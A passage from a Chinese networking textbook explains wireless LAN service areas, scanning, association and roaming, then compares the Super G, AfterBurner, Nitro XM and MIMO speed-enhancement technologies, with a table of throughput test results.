


图 14.4　无线局域网网络覆盖示意图

扩展服务区是指由多个 AP 以及连接它们的分布式系统组成的结构化网络,所有 AP 必需共享同一个扩展服务区标识符(ESSID),即扩展服务区 ESS 中包含多个 BSS。分布式系统在 IEEE 802.11 标准中并没有定义,但是大多数情况指以太网。

扩展服务区是一个两层网络结构,对于高层协议(如 IP)来说,它只是一个子网的概念。

3. 局域网的几个主要工作过程

扫频:STA 在加入服务区之前要查找哪个频道有数据信号。扫频分为主动和被动两种方式。主动扫频是指 STA 启动或关联成功后扫描所有频道。在一次扫描中,STA 采用一组频道作为扫描范围,如果发现某个频道空闲,就广播带有 ESSID 的探测信号,AP 根据

该信号做出响应；被动扫频是指 AP 每 100ms 向外传输灯塔信号，包括用于 STA 同步的时间戳、支持速率以及其他信息，STA 接收到灯塔信号后启动关联过程。

关联：用于建立无线访问点和无线工作站之间的映射关系。分布式系统将该映射关系分发给扩展服务区中的所有 AP。一个无线工作站同时只能与一个 AP 关联。在关联过程中，无线工作站与 AP 之间要根据信号的强弱协商速率，速率变化包括：11Mb/s、5.5Mb/s、2Mb/s 和 1Mb/s。

重关联(reassociate)：当无线工作站从一个扩展服务区中的一个基本服务区移动到另外一个基本服务区时与新的 AP 关联的整个过程。重关联总是由移动无线工作站发起。

漫游：指无线工作站在一组无线访问点之间移动，并提供对于用户透明的无缝连接，包括基本漫游和扩展漫游。基本漫游是指无线 STA 的移动仅局限在一个扩展服务区内部。无线漫游示意图如图 14.5 所示。




图 14.5　无线网络漫游示意图

扩展漫游指无线 STA 从一个扩展服务区中的一个 BSS 移动到另一个扩展服务区的一个 BSS，IEEE 802.11 并不保证这种漫游的上层连接。常见做法是采用 mobile IP 或动态 DHCP。

4. 影响无线局域网性能的因素

影响无线局域网性能的因素通常有以下几点：

- 传输功率，通常无线 AP 发送功率为 100mW。
- 天线类型和方向。
- 噪声和干扰，包括授权用户、微波炉、有意干扰等。
- 建筑物结构，这可能引发多路经、穿透效应等问题。
- 无线访问点摆放的位置。

14.1.4　无线通信技术比较

目前主要有 GLOBESPAN、TI 和 ATHEROS 三家供应商提供无线传输的提速程序，他们基于各自的产品开发出不同的加速软件，目的是提高网络的传输速率，避免 IEEE 802.11g 和 802.11b 的数据包冲突。虽然他们的目的是一样，但是这几种加速软件的实现机制却有所差异。下面对流行的 SuperG、MIMO 技术进行比较。

1. Super G 技术

Atheros Super G 是最早实现 108Mb/s 速率的无线网络技术,它在技术上完全是以 IEEE 802.11g 为基础的,因此能够在 IEEE 802.11g 发布后的最短时间内推出。Super G 采用了频道绑定、动态包突发机制、快速帧和硬件压缩/解压缩和加密等几项技术来进一步提高无线网络的性能,而其中起关键作用的是频道绑定技术。

(1) 频道绑定(channel bonding)技术

频道绑定技术的实现方法很简单:利用两个频道同时传输达到性能增倍的目的。这种双频捆绑模式看上去像在一个单独的信道里接收和发送。对 Super G 108Mb/s 超级无线而言,不仅可获得两倍于 IEEE 802.11g 标准 54Mb/s 的数据传输速率,同时它也增加了网络的有效覆盖范围。通常用户距离无线路由器越远,数据速率越低。但采用绑定技术后,在任何特定距离内的数据传输速率都是双倍的。

IEEE 802.11 规范了从 2.4GHz 到 2.4835GHz 之间 83.5MHz 的空间,并且将这段频谱空间分割成 11 个频道(美国为 11 个频道,中国和欧洲为 13 个频道),而每个频道占用 22MHz 频带。虽然采用双频绑定减少了网络中可用的频道数,但 Super G 产品至少有 11 个频道(实际的频道数根据当地政府的规定),对于家庭和小型办公环境足够了。

在 IEEE 802.11b 和 IEEE 802.11g 标准中,无线设备只能使用其中一个频道来传输数据,如果覆盖范围内存在多个不同的无线网络,那么不同网络就使用不同的频道以避免干扰。与这两者不同的是,Super G 将两个频道捆绑起来,让它们并行工作,从宏观角度看,绑定后的双频传输相当于在一个单独的信道里接收和发送,这种并行运作的方法让 Super G 可以获得两倍 IEEE 802.11g 的传输速率,而且由于信号双倍的增强,网络的覆盖范围也得到了拓展——理论上相当于在任何特定距离内的数据传输速率比 IEEE 802.11g 增加了一倍。

Atheros 测试结果如图 14.6 所示。

(2) 快速帧(fast frames)技术

Super G 的快速帧技术同样是为提高传输速率服务的。一个快速帧由数据包、有效载荷和一个数据头组成,数据头中直接包含了诸如有关数据所要发至目的地的系统地址等信息。如果多个数据包的目的地址是相同的,则它们就可以被放在同一个数据帧内,在数据传输过程中只要做到地址依次定位,便可以将所有的数据全部送达,而不必和 IEEE 802.11b/g 一样需要为每个数据包都做一次定址操作。该功能类似于帧串联。

快速帧技术同样也为 IEEE 802.11e 的服务质量(QoS)草案所支持,在纯 Super G 系统中它可以正常运作,如果其他的无限设备不支持该项特性,Super G 设备便会自动返回到单数据包状态,以兼容网络中的其他产品(IEEE 802.11e 作为一项可以改善无线局域网上音频和视频质量的新标准,定义了无线局域网的服务质量(Quality of Service QoS),例如对语音 IP(Voice over IP)的支持。另外,Super G 对传输的数据包进行预先压缩处理——在很多通信过程中,通过对数据进行压缩处理,可起到增大传输数据量的效果,也就相当于提高了数据传输速率。Super G 同样支持压缩后再传输的处理机制,目标设备接收到后再进行解压所采用的压缩算法是由以色列数学家 A. Lempel 和 J. Ziv 共同开发的 Lempel-Ziv 压缩算法。由于压缩后信息变得很小,资源占用率低,这样网络上便可以承载更多的数据交换。

802.11g,Channel6			
Uni-directional Chariot test Uplink(STA->Ap)	Uplink(STA->Ap)		
DATA #1	29.496		
DATA #2	35.503		
DATA #3	53.341		
Uni-directional Chariot test Uplink(STA->STA)		Downlink(AP->STA)	
DATA #1		24.453	
DATA #2		40.681	
DATA #3		69.838	
Bi-directional Chariot test	Uplink(STA->Ap)	Downlink(AP->STA)	Total
DATA #1	14.208	13.918	28.109
DATA #2	22.459	22.666	44.561
DATA #3	34.892	35.249	69.747
802.11g,Static Turbo,Channel6			
Uni-directional Chariot test Uplink(STA->Ap)	Uplink(STA->Ap)		
DATA #1	41.347		
DATA #2	48.335		
DATA #3	72.947		
Uni-directional Chariot test Uplink(STA->STA)		Downlink(AP->STA)	
DATA #1		52.533	
DATA #2		64.228	
DATA #3		73.165	
Bi-directional Chariot test	Uplink(STA->Ap)	Downlink(AP->STA)	Total
DATA #1	27.921	27.209	54.892
DATA #2	34.496	34.833	69.381
DATA #3	45.242	42.908	87.612

图 14.6　Atheros 测试结果

Super G 采用硬件压缩，不会对系统资源带来负面影响。

(3) 包突发机制(frame bursting)技术

在传输效率方面，Super G 比 IEEE 802.11b/g 也都有明显的改善，起关键作用的便是 Super G 的动态包突发机制(Packet Burating)。在一个 IEEE 802.11b/g 的标准传输中，每一个数据包发送后都会有一个暂停，以允许其他设备有竞争网络资源的机会，这种处理方法实际上比较被动；而 Super G 所引入的动态包突发机制将这个暂停状态取消了，但它在不停顿发送数据包的同时对结点进行检查，如果收到资源调用请求就会暂停，如果没有收到请求，Super G 网络将不停地进行数据的传输。Super G 的动态包突发机制有效地减少了资源的浪费，达到了增加发送数据包数量的目的。其实际效果明显要优于常规的 IEEE 802.11b/g 方案，另外，动态包突发机制利用了 IEEE 802.11e 的服务质量(QoS)的标准草案，它可自动调整数据包的大小和传输时间，以适应不同的连接速率和协议，这在 IEEE 802.11 b、IEEE 80211g、Super G 三者混合使用的网络中尤为重要。但无论从哪个角度来看，混合使用不同标准的网络都是不明智的。

(4) 硬件压缩机制(compression)技术

因为其压缩后信息很小，数据传输更快，释放出无线局域网资源给其他设备进行数据传输。所以 Super G 无线产品使用全硬件机制从而可大大提高整体的网络性能。

(5) 动态切换(Dynamic Turbo)技术

动态 Turbo 能从 108Mb/s 自动调速到 IEEE 802.11g 或 IEEE 802.11B 的标准速率，使所有结点在网络中都高速运行。Super G 产品支持在 108Mb/s Super G 模式、IEEE 802.11g、IEEE 802.11b 以及标准的 Turbo 模式间切换。动态 Turbo 允许无线网络的多个结点应用不同的协议(例如 IEEE 802.11b 和 108Mb/s)，以适应每个结点尽可能高的速率。

(6) Super G 技术的优点

由于这些技术的综合运用,令 Super G 在性能上明显优于 IEEE 802.11g 和 IEEE 802.11b,在相同的情况下,Super G 系统的传输速率可以达到 IEEE 802.11g 的 1.5 倍或 2 倍,IEEE 802.11b 的 5～6 倍,也就是在理想状态下获得 30～40Mb/s 的实际速率。尽管这与 Super G 理论上的 108Mb/s 性能差距甚远,但比起现有的 IEEE 802.11g 和 IEEE 802.11b 产品是一个很大的进步。在覆盖范围方面,Super G 同样表现出色,通信距离最远可达 60m(室外无障碍物环境),此时仍然可获得 13Mb/s 的实际速率,这比 IEEE 802.11g 的最佳速度快了不少,如果距离延长到 90m,Super G 依然可以获得 5Mb/s 的实际传输速率,而 IEEE 802.11b 设备即使在最佳状态下传输性能也不过如此。在兼容性方面,Super G 同样表现良好,它采用动态 108Mb/s 传输机制,可根据网络情况自动调速到 IEEE 802.11g 或 IEEE 802.11b,以保证对其他无线设备的兼容性。与之对应,Super G 产品可支持 108Mb/s Super G、IEEE 802.11g、IEEE 802.11b 和标准的 Turbo 动态等四种工作模式,其中动态模式允许无线网络的不同结点应用不同的协议(如可以选择 108Mb/s Super G、IEEE 802.11g、IEEE 802.11b 等不同协议),以充分保障各个结点都能获得尽可能高的传输性能。

另外,Super G 将 IEEE 802.11e QoS 协议草案的部分内容纳入其中,使得 Super G 网络在 QoS(服务质量)方面有更出色的表现——这主要体现在无线多媒体数据流的传输,例如,用户通过 Super G 无线网络播放其他计算机存储的音频或视频数据时,即使该用户还在同步进行其他大文件传输、Web 浏览或者有其他用户占用资源,也不会影响到流媒体播放的流畅度。因此,商务用户可以在 Super G 无线网络中享受便捷的电话会议。语音通信或实时视频交流等。

Super G 技术出现后获得了无线设备商的热烈响应,绝大多数供应商都支持该技术并积极推出相应的产品。作为 Super G 技术拥有者和无线控制芯片的研发商,Atheros 公司成为最大的受益者。

(7) Super G 技术的不足

Super G 技术也存在自己的不足,它很容易对同区域内的其他无线局域网产生干扰。IEEE 802.11 协议将 2.4～2.4835GHz 之间 83.5MHz 的空间分成 11 个频道,因每个频道占用 22MHz 频带,所以只有频道 1(2.401～2.423GHz),频道 6(2.425～2.447GHz)和频道 11(2.451～2.473GHz)是互不重叠的。而 Super G 将频道锁定在 Channel 6,占用了 2.414～2.458GHz 的 44MHz 频谱空间,也就是侵入到频道 1 和频道 11 中。倘若覆盖区域内有应用这两个频带的无线网络,Super G 将对其造成干扰,反过来自身也会受到干扰。即 Super G 在抗干扰方面比单传输频道的 IEEE 802.11g 要差。不过这一缺陷并不会给用户带来很大难题,因为在家庭环境和小型企业中,一般对应单一标准的无线环境,干扰问题完全不存在。只是对于企业级无限环境中,为了覆盖较大的区域往往是采用多个无线接入点,为了让客户端在该区域内能够做到无缝漫游,每个相邻接入点的覆盖范围都必须有一定程度的重叠。在此种环境下,如果无线信号的频道也出现重叠,冲突和信号干扰将难以避免。

(8) 类似技术比较

① Broadcom AfterBurner 技术:相对于 Super G,Broadcom 的 AfterBurner 技术名气要小得多,尽管它能够达到 125Mb/s 的理论性能,看起来比 Super G 胜出一筹,但该项技术

整整比 Super G 的出台时间晚了一年,使其失去了抢占市场时机,AfterBurner 技术只是被 Linksys、Buffalo 和 ASUS 等少数无线设备商所采用,其中 Linksys 将该技术更名为 SpeedBooster,相关的产品在 2005 年已面市。

与 Super G 不同,AfterBurner 技术并没有采用双频道捆绑的方式,仍然是依靠单个频道传输,但它同样通过了类似动态包突发和快速帧的技术来实现性能的提升。

尽管 IEEE 802.11g 的速率从 IEEE 802.11b 的 11Mb/s 提升到 54Mb/s,但数据发送时的无线报头仍然需要占用同样的时间,而这部分开销并不涉及真正的数据包发送。在 AfterBurner 技术中,相同目标地址的多个数据包被结合在一起,这样多个数据包可以被连续不断地发送,而不必每发送一个数据包都要进行重复的寻址定位操作。不难看出,这项技术与 Super G 中的"快速帧"概念如出一辙。另外,AfterBurner 系统还拥有一项新的帧突发技术(frame burst),它可以让客户端连续不停地发送多个数据帧,以保障无线媒体流的传输能够正常进行——这项技术与 Super G 中的"动态包突发"基本上属于相同的概念。

在实际的产品测试中 Atheros Super G 设备普遍能达到 35Mb/s～40Mb/s 的平均速率,而 AfterBurner 产品最多只能达到 34Mb/s,实际性能略落后于 Super G。

② Conexant 的 Nitro XM 技术:高达 140Mb/s 的理论速率是 Conexant Nitro XM 技术最引人注目的地方,但 Nitro XM 的实际表现与之相差甚远,少数采用该技术的产品在实测中只能达到平均 22～30Mb/s。Nitro XM 通过两种手段来提升无线网络的传输速率;其一便是采用数据压缩技术。在数据发送之前,Nitro XM 设备预先通过类似 WinZip 的压缩算法将数据包进行压缩,由此有效地减少了数据包的大小(但对已经压缩过的数据包不太有效)。在用户看来,就相当于网络的吞吐量获得了明显的提升。尽管在 Super G 系统中也可以看到压缩技术,但 Nitro XM 在这方面应该更好一些,至少从 140Mb/s 理论速率性能可以看出这一点。也因为对压缩解压技术要求较高,Nitro XM 对应的无线设备对 CPU 要求较高——无线客户端大多拥有高速的 CPU,可以借助 CPU 的性能进行压缩或解压,但起着核心作用的无线 AP 不能享受这种待遇,集成一块高性能的嵌入式处理器芯片是必须的选择,而这不可避免地导致了成本的上涨。

采用 DirectLInk 的直接传输模式是 Nitro XM 技术的第二个关键点。在 IEEE 802.11 的规范定义中,可以了解到该标准族的无线网络可支持"基础(Infrastructure)"、"特殊(Ad hoc)"两种传输模式。在基础模式下,任何两个无线客户端进行数据交换都必须经由 AP 转接,相当于多了一个中介传输的步骤;特殊模式也被称为点对点模式,无线客户端可以在 AP 的监控下进行数据交换,在理想情况下,特殊模式传输数据时消耗的时间仅相当于基础模式的一半,而 Nitro X 的 DirectLInk 模式便以 IEEE 802.11 定义的特殊模式为基础——与 IEEE 802.11 的组网方式有所不同的是,Nitro XM 网络中的 DirectLInk 客户端必须同一个支持 Nitro XM 的无线 AP 相连,AP 本身并不参与两个客户端的实际数据交换,但它将对整个传输过程进行监控和协调,以保证客户端间的传输性能可以始终保持在较好的状态下。

然而,点对点 DirectLInk 模式也限制了 Nitro XM 技术的使用范围——为实现直接通信,所有的无线客户端都必须在对方的有效范围内,如果客户端分别在无线 AP 的两个方向并且距离较远,那么它们将无法形成有效的直接通信,最终不得不继续依靠无线 AP 来对数据进行转接。

Nitro XM 技术的性能备受争议，Conexant 标称的最高速度达到 140Mb/s，并表明在测试中可以达到 70Mb/s，但同 Conexant 的宣传有一些出入。或许正是因为该技术的实现代价较高，覆盖范围小又没有什么性能优势，没有多少设备厂商愿意接受 Nitro XM 技术，市面上几乎见不到相关的产品，所以该技术谈不上什么实际影响力。

(9) 总结

Super G 与 AfterBurner 技术的应用让无线网络脱离了性能低下的传统印象。但即便是最优秀的 Super G 技术，也都难以在实际性能上同传统的 100Mb/s 以太网抗衡，无线网路想获得更广泛的应用，继续提高传输性能和覆盖范围是唯一的途径。目前，IEEE 正在制定的下一代无线网络的标准 802.11n 就以 100Mb/s 的实际传输性能为基本目标，它所依赖的便是现已进入实用化的 MIMO(Multiple Input Multipleoutput，多输入多输出)技术。

2. MIMO 技术

(1) MIMO 技术的基本原理

MIMO 的历史可追溯到 1985 年，当时美国的贝尔实验室发表了一系列关于 MIMO 技术的文章，详细阐述了多天线通信系统。MIMO 的基本结构非常简单：任何一个无线通信系统，只要发射端与接受端都采用多个天线或者矩阵式阵列天线，便可以构成一套无线 MIMO 系统。发送端的多天线同时将不同的无线信号输出，而接收端的多天线分别在接收后对其做解码合成处理，这也就是所谓的“多输入，多输出”的概念，或者简洁地翻译成“多进多出”。

在 MIMO 系统中，每个天线对应一组独立的数据传输，通过不同的编码方式将它们严格的区分，无论是输入还是输出都是由多个数据链路同步进行，将数据传输性能提高数倍。更难能可贵的是，MIMO 的并行传输不需要占用其他频谱资源，在实际测试中，MIMO 技术的频谱资源可以达到 20～40b/s/Hz，IEEE 802.11 定义一个频道占用 22MHz 频带，也就是说 MIMO 的最高速率可达到 400Mb/s 以上，而且只占用一个传输频道。常规的无线通信技术(移动蜂窝网络，IEEE 802.11a/b/g 网络)只能达到 1～5b/s/Hz 的频谱效率，即便在点对点的固定微波系统中，频谱效率也不过只有 10～12b/s/Hz。由于缺乏实质性的需求，MIMO 技术并没有进入实用化，直到 IEEE 802.11 无线局域网开始流行之后，业界才注意到 MIMO 的存在价值，并很快投入到相关的技术研发中，下一代无线网络标准 IEEE 802.11n 也将该技术作为基础。

从本质上看，MIMO 实际上是为系统提供“空间复用增益”和“空间分级增益”，这两项技术分别用于提高速率和对信号作增强。空间复用通过在接收端和发射端使用多副天线，充分利用空间传输中的多径矢量，在同一个传输频道上实现多个数据传输通道。每个数据通道也被称为 MIMO 的子信道，对应一个发射/接收天线。MIMO 系统中的天线数量越多，网络的传输速率就越高，两者是线性关系。MIMO 通信系统的工作模式如图 14.7 所示。

首先，待传输的一组信号流经过“串/并”转换，为多组并行的子信号流——有几个发送天线就对应几组字信号流，这项转换任务由发送端的“MIMO 信号处理器”完成；然后，天线将各自负责的信号流同时输出，由于采用特殊的地址编码机制，每一个发射天线都会对接收端产生一个不同的空间信号，接收方根据空间信号的差异来区分数据流，避免发生数据混乱的情况。




图 14.7　MIMO 系统工作模式

与空间复用增益不同,空间分级增益技术的重点在于提高无线传输的覆盖范围和抗干扰性。无线网络的使用者一定会发现设备的信号覆盖能力远远低于产品标称的范围,原因便是标称范围是在理想的无屏蔽、无干扰环境下得到的。而在实际环境中,总是存在各种物体,无线电信号在遇到这些物体时会发生反射现象。反射信号(包括多次反射的信号)从多方向、多途径到达接收端,与发射信号在相位上相关,会对接收端产生干扰,造成接收信号出现失真,如波形展宽、波形重叠和波形畸变等。多径干扰现象存在于所有的无线通信系统中,包括卫星通信、微波通信、移动通信、短波通信等,如何有效地抑制多径干扰成为所有无线通信技术要共同面对的问题。解决的途径有两个:第一,设法将干扰排除,即将最强的有用信号分离出来,将其他路径来源的信号剔除,让接收端获得一个纯净的信号源,这也是最直接的方案,但这种方法无法避免无线传输中的信道衰减现象,尤其在多障碍物的室内环境中衰减现象更为严重。第二,设法变害为利,通过算法将多径干扰转变为有用的信号,这种机制不仅可以完全消除多径干扰,而且可以增强信号的穿透力,从而提升无线网络的实际覆盖能力——这其实就是 MIMO 系统所采用的"空间分集技术"思想。

